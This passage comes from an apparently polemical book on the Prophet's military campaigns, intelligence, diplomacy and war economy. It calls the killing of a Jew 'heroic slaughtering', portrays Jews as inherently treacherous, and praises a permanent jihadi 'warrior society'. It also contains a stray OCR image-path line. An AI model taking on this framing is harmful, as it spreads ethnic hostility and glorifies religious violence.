[71] It has been postulated by some (including Edward N. Lutwak) that a key vulnerability of the Muslims in war is that defeat leads them to believe that the wrath of Allaah has come upon them; therefore they can never be victorious in such a state. This is said to cause extreme psychological torment for these defeated Muslims and to further increase their disadvantage. The truth of the matter, however, is that defeat is always traumatic to some degree for the defeated. The real deciding factor determining the level of detriment to the psychology of the defeated is where the blame lies. If the cause of defeat lies with oneself, due to an aspect that is reversible and not inherent, it stands that such a person could possibly recover and surmount this minor set-back. If the cause of defeat lies with the enemy, however, this implies that the enemy is superior in some way; which could possibly lead to an increased over-estimation and fear of the enemy. In Islaam every defeat is reversible so long as the Muslims are ready to correct their mistakes and seek Allaah's forgiveness. Even logistical disadvantages can be overcome, by the will of Allaah, so long as the Muslims try their best. The cause of defeat is never seen in terms of an advantage inherent to the enemy. Now, is this the spirit of a psychologically impaired culture? Or would it be better, psychologically, that the defeat be understood by the Muslims as a product of a fundamental disadvantage within themselves, and a fundamental advantage specific to their enemy (i.e. an inferiority complex)?

The Prophet (S), separated from his main force, was surrounded by a group of devoted companions who would all rather die a tormenting death than to allow harm to befall the Prophet (S). They defended the Prophet (S) from the attack of a group of Polytheists, who were themselves still relatively disorganized, by acting as human shields and shooting large quantities of arrows accurately and aggressively. While the Prophet's (S) companions engaged in active defense, the Prophet (S) was devising a passive defensive maneuver that would be more lasting. He (S) began moving into rockier territory where even a large number of cavalry, and even foot soldiers for that matter, would not have a clear advantage. The Muslims' superior archery would then be able to regain the initiative.

It was in this tumultuous setting that the Polytheists added insult to injury by spreading a rumor that the Prophet (S) had been killed. This deed, for most armies in a similar situation, would have been the straw that broke the camel's back. The Muslims were greatly outnumbered, and now they had also been out maneuvered, while their leader had supposedly been killed. Additionally, it was not hidden from the minds of any of the Muslims that the road to their wealth, women, and children lay wide open before their invaders.

Instead of panicking, many of the Believers found that Allaah had placed calmness and tranquility in their hearts. Many of them were actually spurred on to greater acts of bravery after knowing that their Prophet (S) had already obtained Paradise and there was no other comfort for them in this world. For those of less fortitude, the Prophet (S) managed to make his way to high ground to the pleasure and comfort of those who beheld the sight. Immediately the Muslims began to regroup.

There was a final attempt by a group of Quraysh to obtain higher ground and launch arrows at the Muslims, but they were repelled by 'Umar (R). During these short moments Abu Sufyaan[72] was allowed a brief opportunity to hurl taunts down at the Muslims. He announced that this was a victory to set the score straight after the Battle of Badr. He then challenged the Muslims to reappear next year at Badr for a second round.

If the story had ended in the Muslims scurrying home in fear, the taunts of Abu Sufyaan would have been of substance. But, instead of mounting their horses and remaining on the offensive, the Polytheists decided to ride their camels back home to safety. This act was overshadowed by the fact that the Muslims actually mounted a quick counter attack, known as Humraa al-Asad (named due to the nearest mountain in proximity), in order to salvage their lost credibility. When the Polytheists heard of this contingent their only response was to give their camels an extra prodding to steer clear of any trouble.


The outcome of this battle was 70 Muslim casualties and 20 from the side of the Polytheists. It was, as Abu Sufyaan had proclaimed, comparable to the outcome of Badr, but only if the numerical advantages of the Quraysh were excluded from the calculations.

[72] Abu Sufyaan was the de facto leader of Quraysh. He was from the powerful tribe of Bani Umayyah which rivaled Bani Haashim in prestige.

Having avenged their lost loved ones in this battle, the Polytheists were now keen on focusing on their economy instead of continuing hostilities. Consequently, when the next year rolled around, it wasn't the Muslims who failed to arrive at Badr to meet the challenge. It was, in fact, the Quraysh who were responsible for the embarrassing no-show, under the pretext of few grazing grounds; further tarnishing their supposed regained credibility.

In fact, Quraysh was so weary of war that it wasn't until the Jews came to incite them against the Muslims, with promises of huge numbers and full support, that Quraysh was seen once again returning to the battlefield to fight against the Muslims.

Ahzaab



Quraysh and Ghatfaan were brought together in an unlikely alliance by security pledges from the exiled Jews of Bani Nadhiir, who had been taking refuge in Khaybar. The Jews of Bani Quraydhah, however, were still currently under a covenant with the Prophet (S) to protect al-Madiinah from any attack from their direction. Despite this binding agreement, the aforementioned Jews of Bani Nadhiir continued their incitement and their oaths of support for the leaders of Bani Quraydhah until even these insignificant allies agreed to realign themselves with the Confederates against the Prophet (S).

This onslaught was further coupled by the affects of a fifth column from within al-Madiinah. Upon hearing of the arrival of the Confederates (which were estimated to outnumber the Muslims by 10 thousand to 3 three thousand), these traitors began spreading fear and panic amongst the weak hearted.

Even this conglomeration of threats and challenges was incapable of overwhelming the morale of the Prophet (S) and the Muslims. Instead, the Muslims came together once again to sit and decide how best to handle this new assault. As usual the *Ansaar* announced their undying support for the Prophet (S) and they refused any suggestion of buying peace or submitting to taxation. Also typical of the companions, Salmaan al-Faarisi[73] (R) offered an important innovation borrowed from the warfare of his people, the Persians. He suggested that the Muslims dig a trench along the unprotected avenue of approach to al-Madiinah. This would prevent the Polytheists from making any organized charge from the only direction not blocked by mountains and jagged rocks.

Despite the hunger of the companions, induced by the news of the approaching Confederates, they continued to dig this long trench in the scorching heat. The Prophet (S), also noticeably affected by the severe famine, was seen working along side his companions chanting morale-boosting slogans and reminding them of the stunning victories to come. Allaah, the Exalted, even provided the companions with amazing miracles, such as the bottomless plate of food[74], to strengthen their resolve and calm their nerves.

Other precautions and emergency measures were also taken by the Prophet (S) before the battle. He placed the women in a fortified fortress in the rear of al-Madiinah with a few of his companions to stand guard. It is of interest, that this spot would later be the scene of the heroic slaughtering of a Jew on behalf of a Muslim woman, Safiyah bint 'Abdul Mattalab.

When the Polytheists arrived at al-Madiinah, sure of their easy victory, they were perplexed at the sight of the trench. This was indeed a new tactic of war for the Arabs. After surveying the trench for its narrowest sections, the Polytheists mounted a small expeditionary attack. A few cavalry jumped the trench only to be welcomed by 'Ali bin Abii Taalib (R) who made quick work of them.

This only served to leave the Polytheists quite perturbed and in search of a new option. But it was to be Nu'aym bin Mas'uud[75] (R) who would win the day for the Muslims. He approached the Prophet (S) secretly and informed him of his belief in Islaam. The Prophet (S) told him to hide his belief and to strive to spread mistrust amongst the Confederates, which he did masterfully.

He told the Jews of Quraydhah that the Polytheists were not willing to protect them should matters go awry and he urged them to ask the Polytheists for some of their nobles to remain along with them as collateral. Nu'aym also told the Polytheists that the Jews

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[73] A Persian who had passed through multiple stages as a Zoroastrian, then a Christian, and finally a Muslim, Salmaan was the epitome of a truth seeker. He traveled from monk to monk to continue learning the true teachings of 'Isaa (AS) and he was even sold into slavery and forced into hard labor as a consequence of his quest to seek out the Prophet (S).

[74] Al-Bukhaari (no. 3385, 3875).

[75] He was from the tribe of Ghatafaan and he had ties to Bani Quraydhah in his *Jaahiliyyah*.

regretted what they did and that they were not to be trusted. He primed them further by warning them that the Jews only wanted to take some of their nobles as "collateral" in order to later betray them by giving them over to the Muslims as a peace offering to mend ties with the Prophet (S). When the Polytheists approached the Jews and they were asked for collateral they instantaneously believed Nu'aym's "intelligence" 100%. Simultaneously, the Jews were also assured of the truthfulness of Nu'aym's "leak" when the Polytheists refused to provide the collateral. The trust between the Confederates, along with their united front, was effectively destroyed.

The final icing on the cake for the Polytheists was the sudden appearance of a strong icy desert wind which left no stone unturned and no eye unpeeled. The last ounce of patience and motivation had finally been sapped out of the Confederates.

The Prophet (S) sent Hudhayfah bin al-Yamaan to get the updated position of the Confederates. After infiltrating the Polytheists ranks, undetected all the way up to Abu Sufyaan himself, he learned that the Polytheists had finally resigned to their fate and were packing up to return home to Makkah.

At the closing of this battle 6 Muslims had been martyred and 3 Polytheists were killed. Despite the small casualty report, the Battle of the Trench had been a decisive victory for the Muslims. It marked the passing of the culmination point for the Polytheists and the transition from the strategic defense to the strategic offense for the Muslims. The strategic initiative had finally been wrestled from the hands of the Polytheists.

Information/Intelligence/Psychology – Many examples can be found which illustrate that the Prophet (S) was consistently using proper security techniques. In times of fear, he established a safe house for his companions in the heart of the enemy[76]. When it came time to migrate he used disguises and made several diversions to keep Quraysh's search parties off of his trail[77]. In times of power, he never set out for a campaign except that he gave indications that he intended a different direction, even to his own companions[78]. When asked about his identity, on many occasions he, or one of his companions, would give misleading (yet truthful) responses[79]. He (S) rarely slept or traveled without being

[76] Daar al-Arqam (*ar-Rahiiq al-Makhtuum*, p. 73) was established inside Makkah, in the valley of as-Safaa, for the companions to pray and learn the Qur'aan in peace.

[77] The Prophet (S) left his house during the heat of the day, when everyone was sleeping, with his head covered. He only discussed the matter after Abu Bakr (R) had removed everyone from the room, despite having complete trust in their faith. When it finally came time to leave, they left in the direction of Yemen instead of the direction of al-Madiinah. They took shelter in the cave of Thawr in order to allow the search to die down a bit, and they had Abu Bakr's son, 'Abdullaah, as a scout and a supply man throughout their stay. Ibid, p. 127.

[78] Al-Bukhaari (no. 2787).

[79] Once, the Prophet (S) is said to have explained his place of departure by saying: "We are from the water." The true meaning is that all living things were created from water as Allaah, the Exalted, described in the Qur'aan. But the Bedouin was left to believe that the Prophet (S) had departed from a particular well in the area. On another occasion, Abu Bakr (R) is said to have described the Prophet (S) as: "The one who guides the way." Abu Bakr (R) intended that the Prophet (S) guides him in the affairs of his worldly life

accompanied by guards[80] (although there were a few isolated occasions in which his (S) life or property was placed at danger by unexpected events[81]). The Muslims were even taught how to pray while in a state of over-watch during times of apprehension[82].

Security was actually engrained into the very culture of Islaam. The entire Muslim congregation was urged at all times not to speak about that which does not concern them[83]. Any news related to state affairs was to be taken directly to those concerned without spreading it to those who would not fully understand its repercussions[84].

This is not to say, however, that information never slipped out at times by way of the Hypocrites or roaming Bedouins. Rather, the point at hand is only that the proper steps and precautions were always being taken, regardless of the outcome.

Not only was the Prophet (S) engaged in taking security measures, but through using intelligence gathering techniques, he also managed to get the enemy's most vital information more often than not. Regular reconnaissance was a mainstay of the Prophet's (S) operations. Often the Prophet (S) would go out himself to gather information, sometimes alone[85]. Other times he would send one of his companions or a group of them[86]. On occasions, through unknown terrain, a guide would be hired on to lead the way. In extreme cases, like the story of Hudhayfah (R), companions could even be sent into the depths of the enemy forces.

There are also examples of the Prophet (S) using misinformation to split up the enemy, as preceded in the story of Nu'aym bin Mas'uud (R). Also in the case of Humraa' al-Asad the Prophet (S) sent Ma'bad al-Khuzaa'i, an allied Polytheist, to exaggerate the size of the Prophet's (S) forces coming after Quraysh for a counterattack. The Prophet (S) emphasized these types of psy-ops by noting that: "[The outcome of] war is [decided by] a trick."[87]

Poetry was also used offensively and defensively, generally by an official spokesman such as Hassaan bin Thaabit, as an effective form of mass media[88].

Da'wah (propagation of the Islaamic message), however, was the main form of psychological effort. Despite its benign nature it proved to be extremely productive in recruiting and dissuading would-be-enemies from engaging in the fight against Islaam. It was always difficult upon Quraysh to incite others against the Prophet (S), or to

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and in the affairs of his Hereafter, but the unsuspecting would believe that the Prophet (S) was merely a travel guide.

[80] Al-Bukhaari (no. 2581, 2729, 3492, 4895).
[81] Al-Bukhaari (no. 3906). Also see the story of the poisoned meat presented by the Jew lady.
[82] An-Nisaa': 102.
[83] Al-Bukhaari (no. 1312, 1407, 5709, 5712) and Muslim (no. 7).
[84] An-Nisaa': 83.
[85] Al-Bukhaari (no. 2665).
[86] Al-Bukhaari (no. 2691).
[87] Al-Bukhaari (no. 2864).
[88] Al-Bukhaari (no. 3041, 3338, 3808).

assassinate his character, because of his outstanding conduct, his noble behavior, and his clear message of values and morals.

Public displays of mercy, such as releasing prisoners of war, releasing the wives and children of those who accepted Islaam[89], and refraining from taking vengeance upon Quraysh after conquering Makkah, were all methods used to maintain the moral high-ground and win the psychological war of hearts and minds.

Under the Prophet's (S) wise direction, the strategy of shock and awe was repeatedly executed at its finest. Many of those recently conquered would be awarded large sums of money or cattle in order to soften their hearts[90].

In contrast, the Polytheists were usually very lax in their security as is attested to by the successful intelligence operations of the Prophet (S). In the way of intelligence gathering, Abu Sufyaan's lucky find before the battle of Badr was generally their only accomplishment despite their large network of allies, including the Hypocrites from within the ranks of the Muslims.

Their propaganda effort was largely built upon lies circulated through poetry and rumors. Despite its initial powerful effects, this tactic actually became self-defeating in the end. When people finally came into contact with the Prophet (S) they were immediately amazed and astonished to find that he was not a madman, a liar, or a magician. Once the credibility of the Polytheists was destroyed it was only a matter of time before the message inevitably touched the hearts.

Once a curious truth-seeker managed to penetrate the wall of lies and receive the message, the only remaining weapon for the Polytheists was to threaten these would-be-Muslims with facing eternal dishonor upon the tongues of the Arabs for leaving the path of their forefathers.

When all else failed other psychological efforts of dissuasion were taken. Severing family ties, actual economic boycotts, and threats of torture were from the most prevalent.

Politics/Diplomacy (Internal and External) – The Prophet (S) was as skilled at diplomacy as he was at war. From the very beginning of his (S) message he was adept at always finding a niche for himself and his companions. He constantly looked for those who could shelter them with their political clout.

Once the Prophet (S) found the *Ansaar* – who were comprised of the two tribes of Aws and Khazraj – he (S) immediately engaged himself in efforts to mend their hearts together. This was daunting work considering the fact that the Prophet's (S) arrival finally marked the cession of the long haunting war between the two tribes, which served to virtually exhaust them of their nobles and to completely ravage and destroy all existing family ties.

[89] Al-Bukhaari (no. 2184).
[90] Al-Bukhaari (no. 2977, 2981).

This apparent misfortune was actually a blessing in disguise because it allowed the Prophet (S) to fill the political vacuum that both tribes had been desperately vying to plug.

The Prophet (S) also set out to bind the hearts of the *Ansaar* and *Muhaajiriin* through ties of brotherhood. Each *Ansaari* was paired with a *Muhaajir* and they were to take each other as brothers in faith as well as brothers in an even more practical sense. In the beginning of Islaam such brothers were actually ordered to inherit from one another[91].

Through the Prophet's (S) early political efforts, he (S) even managed to keep the Hypocrites at bay by containing the antics of 'Abdullaah bin Ubay bin Saluul through gestures which allowed him to feel influential without actually having any real clout.

However, in contrast to how he (S) sought to undermine and contain known hypocrites like ibn Ubay, it was actually the Prophet's (S) practice to further promote the prestige of the other longstanding leaders of the Ansaar, such as Sa'd bin Mu'aadh and Sa'd bin 'Ubaadah, due to their more outwardly sincere belief. In fact, this was also the case for most other tribal leaders that entered Islaam. The utility behind such a decision is clear. Leaders were provided with further incentive to bring their people to Islaam because they did not have to face the possibility of being completely stripped of their pomp and prestige.

With regards to his neighbors surrounding al-Madiinah, the Prophet (S) was also proficient in keeping the Jews engaged in treaties (that is before they inevitably chose to break them in treachery) long enough to prevent them from uniting amongst themselves against the Muslims. In most cases, these treaties even deterred the Jews from uniting with those outside of themselves as well. This is easily demonstrated by the fact that the Prophet (S) was usually able to arrange his battles with the Jews neatly between his other larger battles with the Polytheists. It was only during the Battle of the Trench that he had to worry about fighting them collectively.

This problem of having to deal with weak alliances with possible foes while also dealing with pressures from within was not something unique to the Prophet's (S) situation. Quraysh was also conscious of the tribes nearest to them that continued to prove hostile from time to time[92]. The Prophet (S), on his part, later sought to enhance that problem by taking on Khuzaa'ah as an ally.

On the internal front, the Prophet (S) also had clandestine Muslims living amongst Quraysh. Even his (S) family members from Bani Haashim, though not yet Muslims, were helpful at times in dissuading Quraysh from attacking the Prophet (S)[93].

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[91] Al-Anfaal: 75.

[92] Before the Battle of Badr the Quraysh were actually afraid that Bani Bakr, from Khuzaa'ah, would attack them while most of their men were away.

[93] Many of Bani Haashim left the army of Quraysh for Makkah before the Battle of Badr. Also, al-'Abbaas (R) successfully persuaded Abu Sufyaan (R) from putting up a fight during the conquest of Makkah.

On the topic of covenants, contrary to modern propaganda, the Prophet (S) was always cautious never to break covenants or to act dishonestly. In fact, during the treaty of Hudaybiyah the Prophet (S) even refrained from helping his own companions, despite seeing them begging for help, live before his eyes, during their extreme suffering. He was essentially bound by his word not to interfere with his fellow Believers, though shackled and tortured as they were, because such would be considered breaking the treaty[94].

But this is definitely not to say that the Prophet (S) never ceased being alert and prepared to deal with those who weren't ready to return the favor. For situations in which enemies acted treacherously, while still presumably under a covenant with the Prophet (S), there was a heavy price to pay. It is through these instances that the spin-doctors dishonestly seek to maneuver and spin their tales[95].

No doubt, the Muslims were not perfect. That is to say, there were of course individual cases in which the Prophet's (S) companions accidentally engaged in something which was considered treachery or dishonest behavior[96]. However, even during these few isolated cases, the Prophet (S) was quick to pay the blood money and amend what his companions had unintentionally broken.

With respect to foreign relations, delegations were constantly being sent by the Prophet (S) to the leaders of other tribes and even nations. When it came down to choosing the proper representatives for these excursions, it became evident that this was something he (S) had an unmistakable knack for. It was even more the better that the Muslims were so diverse that, from amongst the many different tribes and cultures found within his (S) companions, the Prophet (S) was always sure to find the right man for the job.

However, emphasizing the Prophet's (S) skill in choosing the best for the job is not intended to downplay the fact that Allaah, the Exalted, had blessed the Prophet (S) with many talented men. Each one of them was equal to an entire nation. This is evident through the famous contest that transpired in the court of an-Najjaashi between Ja'far bin Abii Taalib and the delegation of the Polytheists[97]. Also, in many instances only one man was sent back to his tribe alone to later return back to the Prophet (S) with all of them as Muslims[98].

The Prophet's (S) eloquence and mastery of language was also an important element of diplomacy. His concise and powerful letters to the superpowers of the era proved to be extremely effective. If the responses to the letters were gracious, the Prophet (S) used to accept the gifts he received from the various kings and leaders who sought to build relations with the Muslims.

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[94] See the story of Abu Jandal bin Suhayl bin 'Amr, al-Bukhaari (no. 2581).
[95] Such is the case for the punishment of Bani Quraydhah and the people of 'Uraynah.
[96] Such as the case of Usaamah bin Zayd (R) and Khaalid bin al-Waliid (R) when they killed new Muslims due to their wrong understanding about which Islaam was or was not acceptable (al-Bukhaari no. 4021,4084). This is also the case for the Muslims who killed some Polytheists from Bani 'Aamir without knowing that the Prophet (S) had already given them a covenant.
[97] See *ar-Rahiiq al-Makhtuum* p. 77.
[98] Mus'ab bin 'Umayr was responsible for the Islaam of many of the *Ansaar* before the Migration.

Similarly, the Prophet (S) was also gracious in his acceptance of delegations from other tribes and nations. He always honored his guests and never harmed a messenger regardless of his religion or political views[99]. It was often the case that messengers and representatives would be so amazed by the Prophet's (S) generosity, truthfulness, humility, and respect amongst his companions that they would accept Islaam immediately[100].

Political marriages were also a tactic used adeptly by the Prophet (S). This is evident through his (S) marriage with Safiyah (R), who was from a prominent family of the Jews of Khaybar, and Jawayriyah (R), who was from a prominent family of Bani Mustalaq.

When these diplomatic approaches no longer showed signs of promise, it was inevitable then for the Prophet (S) to become more aggressive and engage in war. Even then, as he (S) was laced up and in arms, the stage of the battleground did not prevent the Prophet (S) from offering a last diplomatic effort to avoid unnecessary combat. He (S) would send his companions to call the enemy to Islaam (at times during the actual battle[101]) in hopes that their better judgment would prevail. If they refused to accept Islaam they were then offered a benevolent second option of paying the *jizyah*. This option, despite its appearance and its connotation in modern propaganda, was actually quite appealing to many non-Muslims throughout the ages in comparison to the usual tax-burden commonly forced upon the poor and oppressed. In fact, as Islaam spread, the Disbelievers themselves have noted in their records that the Muslims were often seen as the liberators of Jews and Christians throughout the world.

Another final element of the Prophet's (S) art of diplomacy, which demands to be highlighted here, is that the Prophet (S) never allowed politics to interfere with his (S) principles. Although it was from the incredible mercy of the Prophet (S) that he often wished that he could appease some of the disbelievers, in order to bring them to Islaam and save them from eternal pain, never did he (S) allow this wish of his to cloud his moral compass. Despite all methods used to bend him, the commands of Allaah, the Exalted, were always top priority. Indeed, how could it have been otherwise? After all, wasn't it the case that the entire goal of his (S) diplomacy was only to ensure that the Word of Allaah was uppermost? No matter what the temporal rewards may be, the hereafter was in fact his (S) true objective. No matter how seemingly good the outcome of a decision may be, the ends could never justify the means.

This evident mastery of diplomacy on behalf of the Prophet (S) is hardly comparable to the frail efforts of the Polytheists. Not only did they fail to overcome Ja'far bin Abii Taalib's (R) arguments in the presence of an-Najjaashi, their best efforts were not even of much substance with Hiraql despite the absence of a Muslim delegation to accompany

[99] See Abu Daawuud (no. 2761).
[100] See how 'Urwah bin Mas'uud was impressed by the Prophet (S) and his companions' treatment of him (al-Bukhaari no. 2581).
[101] Al-Bukhaari (no. 2783).

the Prophet's (S) letter[102]. Even the gathering of the Confederates, one of the grandest diplomatic achievements of the Prophet's (S) enemies, was largely a Jewish effort and had little to do with the Polytheists' own mastery of persuasion[103].

The Economy – Early on in the prophethood, due to the effective absence of any form of state, sources of finance were restricted solely to voluntary charity, offered infrequently by the few, devout, and mostly poor, followers of the Prophet (S). Despite this scarcity of resources, the sheer lack of any real state functions in need of funding, at such an early stage into the progression of the *Siirah*, meant that the matter of finances was of very little significance anyway. In fact, it wasn't until the occurrence of the Migration that this state of affairs would be subject to change.

Ironically though, when it finally did change, change it did. Put differently, the extremely long delay in the arrival of this change was immediately overshadowed by the extremity of both its size and scope. Virtually over night the Muslim Ummah, and al-Madiinah along with it, had become a fully functioning government complete with its own self-sufficient economy.

As mentioned previously, the Muslim society is largely based upon the concept of self-sufficiency. Each person is encouraged to make his own living without relying upon the handouts of others[104]. In this way, almost all forms of occupations are open before

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[102] Al-Bukhaari (no. 7).

[103] It is quite obvious that Islaam was the decisive factor in all of these Muslim diplomatic and military victories and not simply the attributes of the men involved; because many of yesterday's Polytheist enemies became today's Muslim heroes. It was Islaam that provided them the motivation, morals, values, and vision they needed to succeed.

[104] Not to forget about our good friend Mr. Rogers, it's interesting to see how he tries to cover up this Islaamic reality by taking pot-shots at the *Muhaajiriin* of *Ahl as-Suffah*: "With only a few exceptions, the *muhajirin* did not engage in much productive work, although they were apparently supposed to in order to assist the *ansar* in harvesting the latter's date crop. Instead, many of the *muhajirin* resided in the *suffah*, a section of Muhammad's newly built mosque where unemployed families awaited largess as well as recruitment for various *razzias*, or raids." He continues this line of argument when mentioning the *Zakaah* by saying: "As the *muhajirin* had no property and little wealth, the burden of *zakat* fell on the *ansar*." He adds in a footnote: "While Muslim writers defend it as a charity tax, it must be recalled that at this time the poor were in the *suffah*."

The Prophet (S) said: "The upper hand is better than the lower hand," (al-Bukhaari no. 1361) and: "That one of you take his rope and come back with a bundle of wood on his back and sell it, by which Allaah protects his face, is better for him than asking the people; whether they give to him or not." (al-Bukhaari no. 1402). The *Muhaajiriin* used to implement these teachings as is evident in many hadiiths. Abu Hurayrah (R) said: "Our brothers from the *Muhaajiriin* used to be preoccupied with doing business in the markets while our brothers from the *Ansaar* were preoccupied with maintaining their wealth, but Abu Hurayrah used to stay with Allaah's Messenger (S) with enough to fill his stomach; therefore, he used to witness what they did not witness and memorize what they did not memorize." (al-Bukhaari no. 118). This indicates that the majority of the *Muhaajiriin* and even the *Ansaar* were preoccupied with seeking wealth, while only Abu Hurayrah (R) was not involved with such for the sake of preserving Islaamic knowledge. Even 'Umar (R) used to become preoccupied from sitting with the Prophet (S). He and his Ansaari brother used to take turns sitting with the Prophet (S) on alternating days (al-Bukhaari no. 89). Let's not forget that it was 'Uthmaan, a *Muhaajir*, who supplied the army of Tabuuk and bought the well of Ruumah for the Muslims of al-

Muslims except, of course, for those commonly termed as 'vice,' in Western societies (such as gambling, drugs, prostitution, and usury[105]). However, in cases of misfortune, family members, collectively making up tightly knit family units, are obliged to help one another out of debt back to independence. If all else fails, portions of the annual obligatory charity – taken as a percentage of the surplus of the wealthy – is spread out amongst the poor and those mired in debt.

Other portions of the annual obligatory charity are set aside for other similar functions such as freeing slaves, helping wayfarers, and providing for those actively engaged in gathering and disbursing the charity. This is quite obviously conducive towards building a self-sufficient society, not to mention a self-sufficient collection system, which leaves no room for unanswered burdens upon the economy.

The other two remaining portions of the annual obligatory charity are of diplomatic and military importance. The first of these is the portion marked for softening the hearts of Islaam's opponents whose support, it is hoped, will be gained through financial incentives. The second is the portion set aside for engaging in the state's most lucrative activity: military conquest.

Any Muslim incapable of providing his own weapons, rations, and transportation - the equipment necessary for engaging in Jihaad - is eligible to receive help from this portion of the charity. This generous helping hand not only adds to the total force of the Muslims - which is an obvious primary motivation for such funding - it is also a means of promoting the future self-sufficiency of those who have now been empowered with the opportunity of receiving war-booty, should the Muslims prove victorious in their campaigning. The same is true for war-booty acquired without actual combat – or *Fay'* – in that it also aims to both increase the Muslim fighting force and to ensure that the poor are not left out of the proceeds of Islaam's expansion.

Madiinah (al-Bukhaari no. 2626). 'Abdur Rahmaan bin 'Awf also refused the hospitality of his *Ansaari* brother, who offered him one of his wives and half of his wealth, to go do business for himself in the market place. Within a short time he had amassed a good amount of wealth and got married with his own money (al-Bukhaari no. 1943).

In short, Mr. Rogers is simply on a misinformation mission to no where.

[105] For some reason prohibiting usury struck a chord with Mr. Rogers. He says: "The fall of Makkah in 630 did not bring an end to the Quraysh. Instead, Muhammad stripped the middle class of its privileges and a principal means of increasing wealth, the use of interest, or *riba*." Apparently *Zakaah* was also aimed at "stymieing" "the threat of middle-class competition for leadership." The upper-class is also presumably all of Quraysh, the Prophet (S), and his companions, to the exception of the rest of the world. It seems Mr. Rogers is a bit confused. He seems to be both pro-middle-class (the prey) and pro-banker (the predator). He adds to this contradiction by claiming that Zakaah (a tax paid by the rich to the poor) is somehow pro-upper-class and in the favor of the Prophet (S) (who made *Zakaah* off limits to himself and his family). He seals the deal by claiming that the Prophet (S) had consolidated power favorably before his death, yet the son of one of his key opponents soon became *Khaliifah*! This man knows no limits. Of course the leadership was given to Quraysh because the Arabs would not be able to unite upon the leadership of anyone else. See the "Twenty-Seven Articles" by T.E. Lawrence (particularly article 8). But, if this was simply done out of bias on behalf of the Prophet (S), why didn't he ensure the leadership of Bani Haashim? Why was 'Ali only the fourth of the *Khulafaa'* and why did Hasan step down to "the son of one of the Prophet's key opponents?"

Whatever remains of the *Fay'*, after equipping the less fortunate for war, is left at the disposal of the state. It can be used to help fulfill the same needs addressed by the annual obligatory charity or, instead, it could be used for larger purposes such as the construction of roads, bridges, or walls. Hospitals, schools, masjids, and other public facilities and functions – such as the judicial system – are also projects eligible for funding by *Fay'*. A small portion of the war-booty (*Ghaniimah*) - a proportion of one fifth to be exact - is also set aside for similar purposes.

In light of these economic trends, it's of extreme relevance here to note that the Islaamic state is not of a largely bureaucratic nature. This is especially true of the early government of the Prophet (S). Most of the public money gathered by the state is immediately redistributed amongst the population. It is only the *Fay'* and one fifth of the *Ghaniimah* that have a more versatile function in promoting state functions. Even these two sources, as mentioned above, are largely spent on outfitting soldiers. This, in reality, makes them more a part of the larger aim of promoting self-sufficiency than the effort to directly support the relatively few functions of the state.

This noted focus on minimizing the size of the government, and thereby the size of government spending, holds one of the secrets of Islaam's strength. Islaam's immediate reinvestment of public money into the population is a policy which promotes a fiscally sound society centered, even in times of peace, upon becoming self-sufficient and ready for war. More specifically, in return for such financial help to society, an informal portion of all economic surpluses is expected to be directed towards individual military obligations, which, in turn, usually leads to the acquisition of large financial incentives and returns. Consequently, in Islaam there is very little conflict, if any at all, between guns and butter. In fact, Islaam's economic policy is intimately tied to the complementary fundamentals of the Islaamic Jihaadi creed which promotes the creation of a warrior society constantly prepared for war. Together, these two factors produce a 'nation in arms' which is both psychologically and financially prepared for war at all times.

Keeping this economic system in mind, it comes as no surprise that some of the first military endeavors of the Prophet (S) were financial in nature. Badr, as was already explained, was initially an attempt to capture an unarmed caravan. There was also a constant trickle of other smaller raids intended - after the obvious religious and diplomatic aims - to produce financial returns.

As Islaam grew in population and territory other less combat-dependant sources of income were also established; such as the agricultural proceeds of the farms of Khaybar for example. Eventually, with the formal establishment of the *Jizyah*, a steady influx of revenue was secured from multiple corners of the Peninsula; provided by non-Muslims who chose, instead of conversion or combat, to submit to Islaam's authority through payment of the annual tax.

Paradoxically, Quraysh's relative lack of enemies, along with their focus on the single objective of conventionally destroying the Muslim army, actually led to a fiscally

